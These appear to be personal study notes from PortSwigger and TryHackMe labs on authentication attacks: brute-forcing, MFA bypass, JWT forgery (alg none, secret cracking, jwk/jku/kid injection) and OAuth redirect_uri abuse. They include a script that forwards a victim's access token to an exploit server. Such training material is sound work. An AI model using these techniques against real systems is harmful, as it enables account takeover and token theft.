Authentication and Session
Authentication Vulnerabilties
Sometimes if you log back in correctly, you can reset a timeout
- Create a list with the correct creds every x times
- Set
Resouce Poolin Intruder with Maximum concurrent requests set to1. sed 'a\correct_password' pass.txt > pass1.txtsed 'a\peter' pass.txt > pass1.txtto copy user list over and over
It may be that lockout only happens to legit account, so a lockout error may be evidence that an account is real
Basic auth: Authorization: Basic base64(username:password)
MFA
Ex:
- Notice that in the
POST /login2request, theverifyparameter is used to determine which user’s account is being accessed. - Send the
GET /login2request to Repeater. Change the value of theverifyparameter tocarlosand send the request. This ensures that a temporary 2FA code is generated for Carlos. - Go to the login page and enter your username and password. Then, submit an invalid 2FA code.
- Send the
POST /login2request to Intruder. - In Burp Intruder, set the
verifyparameter tocarlosand add a payload position to themfa-codeparameter. Brute-force the verification code.
Other
Always look at reset password and password change mechanisms, it’s possible that they can be done out of order or that the error codes will tell you something
- Current password and then two new passwords where entering two different new passwords only throws a code if the current password is correct
JWT - JSON Web Tokens
JSON web tokens (JWTs) are a standardized format for sending cryptographically signed JSON data between systems.
A JWT consists of 3 parts: a header, a payload, and a signature. These are each separated by a dot, as shown in the following example:
eyJraWQiOiI5MTM2ZGRiMy1jYjBhLTRhMTktYTA3ZS1lYWRmNWE0NGM4YjUiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTY0ODAzNzE2NCwibmFtZSI6IkNhcmxvcyBNb250b3lhIiwic3ViIjoiY2FybG9zIiwicm9sZSI6ImJsb2dfYXV0aG9yIiwiZW1haWwiOiJjYXJsb3NAY2FybG9zLW1vbnRveWEubmV0IiwiaWF0IjoxNTE2MjM5MDIyfQ.SYZBPIBg2CRjXAJ8vCER0LA_ENjII1JakvNQoP-Hw6GG1zfl4JyngsZReIfqRvIAEi5L4HV0q7_9qGhQZvy9ZdxEJbwTxRs_6Lb-fZTDpW6lKYNdMyjw45_alSCZ1fypsMWz_2mTpQzil0lOtps5Ei_z7mM7M8gCwe_AGpI53JxduQOaB5HkT5gVrv9cKu9CsW5MS6ZbqYXpGyOG5ehoxqm8DL5tFYaW3lB50ELxi0KsuTKEbD0t5BCl0aCR2MBJWAbN-xeLwEenaqBiwPVvKixYleeDQiBEIylFdNNIMviKRgXiYuAvMziVPbwSgkZVHeEdF5MQP1Oe2Spac-6IfA
The header and payload parts of a JWT are just base64url-encoded JSON objects. The header contains metadata about the token itself, while the payload contains the actual “claims” about the user. For example, you can decode the payload from the token above to reveal the following claims:
{
	"iss": "portswigger",
	"exp": 1648037164,
	"name": "Carlos Montoya",
	"sub": "carlos",
	"role": "blog_author",
	"email": "carlos@carlos-montoya.net",
	"iat": 1516239022
}
The signature is the important part of the security
jwt.io Is a helpful debugger.
JWTs aren’t really used as a standalone entity. The JWT spec is extended by both the JSON Web Signature (JWS) and JSON Web Encryption (JWE) specifications, which define concrete ways of actually implementing JWTs.
- a JWT is usually either a JWS or JWE token
JWT header parameters
jwk(JSON Web Key) - provides an embedded JSON object representing the keyjku(KSON Web Key Set URL) - Provides a URL from which servers can fetch a set of keys containing the correct keykid(Key ID) - Provides an ID that servers can use to identify the correct key in cases where there are multiple keys (such as for different kinds of data)- Arbitrary string of developer choosing, may even be the name of a file
- This can make it prone to directory traversal, perhaps not to be read, but to be
/dev/null-> especially dangerous if it’s symmetric because we know we can sign willNULL, but the contents of another file would work as well
cty(Content Type) - can be used to declare a media type, usually omitted, but underlying library may support it anyway.- Point would be to change to
text/xmlorapplication/x-java-serialized-object, enabling new vectors for XXE or deserialization attacks
- Point would be to change to
x5c(X.509) - sometimes used to pass the X.509 public key cert of the key used to sign the JWT, can be used to inject self-signed certs, similar to thejwkheader injection. Parsing these certs can introduce new vulns.
JWT Attacks
JWT attacks involve a user sending modified JWTs to the server in order to achieve a malicious goal
Lab1
You can decode the payload of the JWT in base64 and simply change the username to administrator
No Signature
{
	"alg": "HS256",
	"typ": "JWT"
}
typ can be set to none
In the actual solution, it was change the alg to none
This removed the last section of the JWT, though it did still end in a .
Weak Key
hashcat -a 0 -m 16500 eyJraWQiOiIxZjA0ZTY4Yi1iNTMzLTQ2ZDYtOGI1Zi02Y2UyMGExZWVlOWYiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc2NDE5Mjk2NSwic3ViIjoid2llbmVyIn0.phYMSXkl0cq_o_uD-u-6Amve7mduEFl8lDZUOIFB3iY jwt.secrets
Labs
Lab: JWT authentication bypass via jwk header injection
From instructions: lab uses a JWT-based mechanism for handling sessions. The server supports the jwk parameter in the JWT header. This is sometimes used to embed the correct verification key directly in the token. However, it fails to check whether the provided key came from a trusted source.
- This means we can use the JWT editor extensions to fiddle with it and change to the
administratoruser

- I generated a key from the JWT Editor Extension page then use that to
Signfrom this repeater tab, then copied and pasted it into the request. These were the steps that needed to be followed:- Go to the JWT Editor Keys tab in Burp’s main tab bar.
- Click New RSA Key.
- In the dialog, click Generate to automatically generate a new key pair, then click OK to save the key. Note that you don’t need to select a key size as this will automatically be updated later.
GET /adminand change the value of thesubclaim toadministrator.- At the bottom of the JSON Web Token tab, click Attack, then select Embedded JWK. When prompted, select your newly generated RSA key and click OK.
- In the header of the JWT, observe that a
jwkparameter has been added containing your public key.
Apparently I did not need to worry about the key id or the key size. Also I did need to click Attack rather than Sign or Encrypt.
Lab: JWT authentication bypass via jku header injection
This lab requires two steps:
- Generating the key and hosting on the epxloit server
- Fiddling with the JWT in the JWT Editor tab
To generate the token and host it
- Click New RSA Key.
- In the dialog, click Generate to automatically generate a new key pair, then click OK to save the key. Note that you don’t need to select a key size as this will automatically be updated later.
- In the browser, go to the exploit server and replace the contents of the Body section with an empty JWK Set as follows:
{ "keys": [ ] } - Back on the JWT Editor Keys tab, right-click on the entry for the key that you just generated, then select Copy Public Key as JWK.
- Paste the JWK into the
keysarray on the exploit server, then store the exploit. The result should look something like this:{ "keys": [ { "kty": "RSA", "e": "AQAB", "kid": "893d8f0b-061f-42c2-a4aa-5056e12b8ae7", "n": "yy1wpYmffgXBxhAUJzHHocCuJolwDqql75ZWuCQ_cb33K2vh9mk6GPM9gNN4Y_qTVX67WhsN3JvaFYw" } ] }- (I most got here, but I just copied and pasted the whole key rather than public key as JWK)
To fix the JWT:
- Go back to the
GET /adminrequest in Burp Repeater and switch to the extension-generated JSON Web Token message editor tab. - Replace the current value of the
kidparameter with thekidof the JWK that you uploaded to the exploit server. - Add a new
jkuparameter to the header of the JWT. Set its value to the URL of your JWK Set on the exploit server. - Change the value of the
subclaim toadministrator. - At the bottom of the tab, click Sign, then select the RSA key that you generated in the previous section.
- Make sure that the Don’t modify header option is selected, then click OK. The modified token is now signed with the correct signature.
- Use this cookie to get to
/adminand delete carlos
(I correctly added the jku, but I failed to change the kid, and I never clicked Sign)
Lab: JWT authentication bypass via kid header path traversal
- Go to the JWT Editor tab and generate New Symmetric Key
- Replace the generated value for the k property with a Base64-encoded null byte (AA==). Note that this is just a workaround because the JWT Editor extension won’t allow you to sign tokens using an empty string.
- Back in Repeater, change the value of the
kidparameter to a path traversal sequence pointing to the/dev/nullfile such as../../../../../../../dev/null.- Don’t forget to change the value of the
subclaim toadministrator.
- Don’t forget to change the value of the
- Sign (Don’t modify header) -> The modified token is now signed using a null byte as the secret key.
- Use that Cookie, go to admin panel, delete carlos, done.
THM Notes
Let’s say we authenticate using an API:
curl -H 'Content-Type: application/json' -X POST -d '{ "username" : "user", "password" : "password1" }' http://10.10.234.213/api/v1.0/example1

- We can decode manually or using a tool such as JWT.io.
- The result may look like this: ``` Header:
{ “typ”: “JWT”, “alg”: “HS256” }
Payload (Data):
{ “username”: “user”, “password”: “password1”, “admin”: 0, “flag”: “THM{9cc039cc-d85f-45d1-ac3b-818c8383a560}” }

Verify Signature:
HMACSHA256( base64UrlEncode(header) + “.” + base64UrlEncode(payload),
) secret base64 encoded
Mostly focus on the top 2 parts
The 3 parts comprise the whole token in three period-separated parts that looks like this:
`eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXIiLCJhZG1pbiI6MX0.q8De2tfygNpldMvn581XHEbVzobCkoO1xXY4xRHcdJ8`
### Signature Validation Mistakes
1. You can try to submit this token without the last part, and if it works, you can change what is in the payload part because the signature is not being validated.
2. You can also change the `alg` type to say `None`
1. This is done in CyberChef, and it's going to be one section at a time. In this case you can just convert the header to say `None` rather than `HS256` or whatever, and then convert it back to base64, but the URL version in CyberChef.

3. You can crack the secret with hashcat/john. This is done with hashcat: `hashcat -m 16500 -a 0 jwt4_oneline.txt jwt.secrets.list`
1. Uses: [jwt.secrets.list](https://raw.githubusercontent.com/wallarm/jwt-secrets/master/jwt.secrets.list)
2. Note that `nth` does not detect this as a JWT
3. Note also that the `jwt4_oneline.txt` in this case uses only the base64 value, not the whole JSON (`eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXIiLCJhZG1pbiI6MH0.yN1f3Rq8b26KEUYHCZbEwEk6LVzRYtbGzJMFIF8i5HY`)
4. Then you can recreate the request with the secret

5. It can be possible to downgrade the algorithm being used without switching it to 'None'. Put the token into `jwt.io`, and switch to HS256, then use the `public_key` as the secret (starting with `ssh-rsa...`)
6. It may not have an expirations set, so a token you find can be re-used
7. It may be that you can authenticate to one service and then use it with another - or it can be that you can authenticate to both, but only for one can you authenticate as an admin, which then you can use on the other.
- As JWTs are sent client-side and encoded, sensitive information should not be stored in their claims.
- The JWT is only as secure as its signature. Care should be taken when verifying the signature to ensure that there is no confusion or weak secrets being used.
- JWTs should expire and have sensible lifetimes to avoid persistent JWTs being used by a threat actor.
- In SSO environments, the audience claim is crucial to ensure that the specific application's JWT is only used on that application.
- As JWTs make use of cryptography to generate the signature, cryptographic attacks can also be relevant for JWT exploitation. We will dive into this a bit more in our cryptography module.
---
## OAuth authentication
Two main "flows" - **authorization code** and **implicit**, both follow similar process:
1. Client application requests access to user's data
2. User prompted to sign in to the OAuth server and give consent
3. Client application receives a unique access token
4. Client application uses this access token to make API calls fetching the relevant data from the resource server
OAuth was *not originally intended for* authentication, but it's used that way now (think using Facebook to create an account)
- username is basically still email, but the login token is kind of like the password
Recognizing when an application is using OAuth - *If you see an option to log in using your account from a different website*, OAuth is likely being used.
- First request of the flow will always be a request to the `/authorization` endpoint containing a number of query parameters that are used for OAuth. Ex: `client_id`, `redirect_uri`, and `response_type` parameters.
- For example:
- `GET /authorization?client_id=12345&redirect_uri=https://client-app.com/callback&response_type=token&scope=openid%20profile&state=ae13d489bd00e3c24 HTTP/1.1`
`Host: oauth-authorization-server.com`
### Recon
Once you know the hostname of the authorization server, you should always try sending a `GET` request to the following standard endpoints:
- `/.well-known/oauth-authorization-server`
- `/.well-known/openid-configuration`
These will often return a JSON configuration file containing key information, such as details of additional features that may be supported. This will sometimes tip you off about a wider attack surface and supported features that may not be mentioned in the documentation.
### Vulnerabilities - Client Application
#### Implicit Grant Type
The access token is sent from the OAuth service to the client application via the user's browser as a **URL fragment**. The client application then accesses the token using JavaScript. The trouble is, *if the application wants to maintain the session after the user closes the page, it needs to store the current user data (normally a user ID and the access token)* somewhere.
- Client application submits this data to the server in a `POST` request and then assigns the user a session cookie, effectively logging them in. Like login, but no secrets.
- In the implicit flow, this `POST` request is exposed to attackers via their browser. As a result, this behavior can lead to a *serious vulnerability if the client application doesn't check that the access token matches the other data in the request*. Attacker can change parameters to match a user.
#### Lab: Authentication bypass via OAuth implicit flow
Go through the authentication process, following all of the requests and notice this one, change it to carlos and the email given:
```HTTP
POST /authenticate HTTP/2
Host: 0ae8007704fd2fc482201ba000630067.web-security-academy.net
Cookie: session=L9nCrwPH47w3PETOFQfb1F9lCzzUYxqb
Content-Length: 111
...
{
"email":"carlos@carlos-montoya.net",
"username":"carlos",
"token":"cKKPfe_egd3aru_H80gDlLnEBn2jio1Ae6-_Bpvbw-e"
}
Flawed CSRF protection
state parameter option but strongly recommended - should be unguessable, sort of operating as a CSRF token
- If the application doesn’t use it, attacker can potentially initiate an OAuth flow themselves before tricking a user’s browser into completing it
Lab: Forced OAuth profile linking
https://oauth-0ab700bf04a9c77f806c6f7f028f0027.oauth-server.net/.well-known/openid-configuration
Notice the lack of state parameter.
There are two sets of creds - one for the blog account and one for the social media account
- You log in with the blog account
- Then connect it with the social media account
- Viewing the requests shows a
GET /auth?client_id[...]request - observe that theredirect_urifor this functionality sends the authorization code to/oauth-linking.- This code can only be used once so you need to drop a request, then use that code again for the PoC
- So the goal is to capture this request and send a CSRF PoC to the victim
- Then log in with the social media account
Leaking Authorization Codes and Access Tokens
Depending on the grant type, either a code or token is sent via the victim’s browser to the /callback endpoint specified in the redirect_uri parameter of the authorization request.
- If the OAuth service fails to validate this URI, an attacker may be able to trick the victim’s browser into initiating an OAuth flow that will send the code or token to an attacker-controlled
redirect_uri.
Authorization code flow - attacker can potentially steal the victim’s code before it is used. They can then send this code to the client application’s legitimate /callback endpoint (the original redirect_uri) to get access to the user’s account.
- In this scenario, an attacker does not even need to know the client secret or the resulting access token. As long as the victim has a valid session with the OAuth service, the client application will simply complete the code/token exchange on the attacker’s behalf before logging them in to the victim’s account.
- Note that using
stateornonceprotection does not necessarily prevent these attacks because an attacker can generate new values from their own browser.
More redirect_uri info:
- It can be validated in different ways, ex:
- Some implementations allow for a range of subdirectories by checking only that the string starts with the correct sequence of characters i.e. an approved domain, so try adding or removing arbitrary paths.
- Append additional values to the
redirect_uriparameter to exploit discrepancies between the parsing of the URI by the different components of the OAuth servicehttps://default-host.com &@foo.evil-user.net#@bar.evil-user.net/- Learn more with SSRF and CORS
- Server-side parameter pollution variables
https://oauth-authorization-server.com/?client_id=123&redirect_uri=client-app.com/callback&redirect_uri=evil-user.net
localhostmay be treated differently, trylocalhost.evil-user.netfor example
- Consider changing the other parameters as well
- changing the
response_modefromquerytofragmentcan sometimes completely alter the parsing of theredirect_uri, allowing URIs that would be blocked web_messageresponse mode may allow a wider range of subdomainsLab: OAuth account hijacking via redirect_uri
The key is is the
redirect_uriparameter being sent with theGET /authrequest. Duh.
- changing the
- You can set it to anything and it won’t throw an error
- Set it to the exploit server

- For whatever reason, the code did not show up in my log, and then all the requests did at once
- Maybe this was because I failed to “Follow Redirection” in Burp (Actually definitely) so I sent a bunch of new code generation requests, and the requests did show up in the log, but only when I actually followed the redirection did the codes themselves show up
Stealing codes and access tokens via a proxy page
- Try to access other pages within the client application
- Ex: The default URI will often be on an OAuth-specific path, such as
/oauth/callback. You may be able to use directory traversal tricks to supply an arbitrary path on the domain:https://client-app.com/oauth/callback/../../example/path- Could be interpreted as
https://client-app.com/example/pathon the back end.
- Ex: The default URI will often be on an OAuth-specific path, such as
- Audit additional pages for vulnerabilities that you can potentially use to leak the code or token. For the authorization code flow, you need to find a vulnerability that gives you access to the query parameters, whereas for the implicit grant type, you need to extract the URL fragment.
- open redirect - You can use this as a proxy to forward victims, along with their code or token, to an attacker-controlled domain where you can host any malicious script you like
- Note that for the implicit grant type, stealing an access token doesn’t just enable you to log in to the victim’s account on the client application, you can also use the token to make your own API calls to the OAuth service’s resource server. This may enable you to fetch sensitive user data that you cannot normally access from the client application’s web UI.
Lab: Stealing OAuth access tokens via an open redirect
https://oauth-YOUR-OAUTH-SERVER-ID.oauth-server.net/auth?client_id=YOUR-LAB-CLIENT-ID&redirect_uri=https://YOUR-LAB-ID.web-security-academy.net/oauth-callback/../post/next?path=https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net/exploit&response_type=token&nonce=399721827&scope=openid%20profile%20email
This script leaks the parameter fragments by redirecting users to the exploit server for a second time with the access token as a query parameter instead:
<script>
	window.location = '/?'+document.location.hash.substr(1)
</script>
This script forces the victim to visit the malicious URL and then executes the script to steal their access token:
<script>
	if (!document.location.hash) {
		window.location = 'https://oauth-YOUR-OAUTH-SERVER-ID.oauth-server.net/auth?client_id=YOUR-LAB-CLIENT-ID&redirect_uri=https://YOUR-LAB-ID.web-security-academy.net/oauth-callback/../post/next?path=https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net/exploit/&response_type=token&nonce=399721827&scope=openid%20profile%20email'
	} else {
		window.location = '/?'+document.location.hash.substr(1)
		}
</script>
This lab required:
- Notice the
GET /auth?client_id=[...]request has aredirect_uri- We should get used to trying directory traversal and different domains
- But it won’t work, we need to use the lab domain, and we can do that with a
/../ - Also the
client_idwill be in the request even after the directory traversal- Good opportunity to recognize that the client_id is what we need, and we should find that first
- Notice the open redirect on
/post/next?postId=2from clickNextwithin a blog post- We need to use this open redirect to redirect to our exploit server
- Then we need to forces the victim to visit your malicious URL and then executes the script you just tested to steal their access token. Note the scripts above, I wouldn’t have been able to figure this part out I don’t think.
- Notice that the API key was on
oauth-0aa900b404bd810f80b7100f027800eb.oauth-server.net/meafter sign in.- So we need to use the access token that we get from the log ion the
/meendpoint
- So we need to use the access token that we get from the log ion the
Other ways to get the code or token:
- Dangerous JS that handles query parameters and URL fragments
- Ex: insecure web messaging scripts
- XSS vulnerabilities
- HTML injection vulnerabilities
- If you can point the
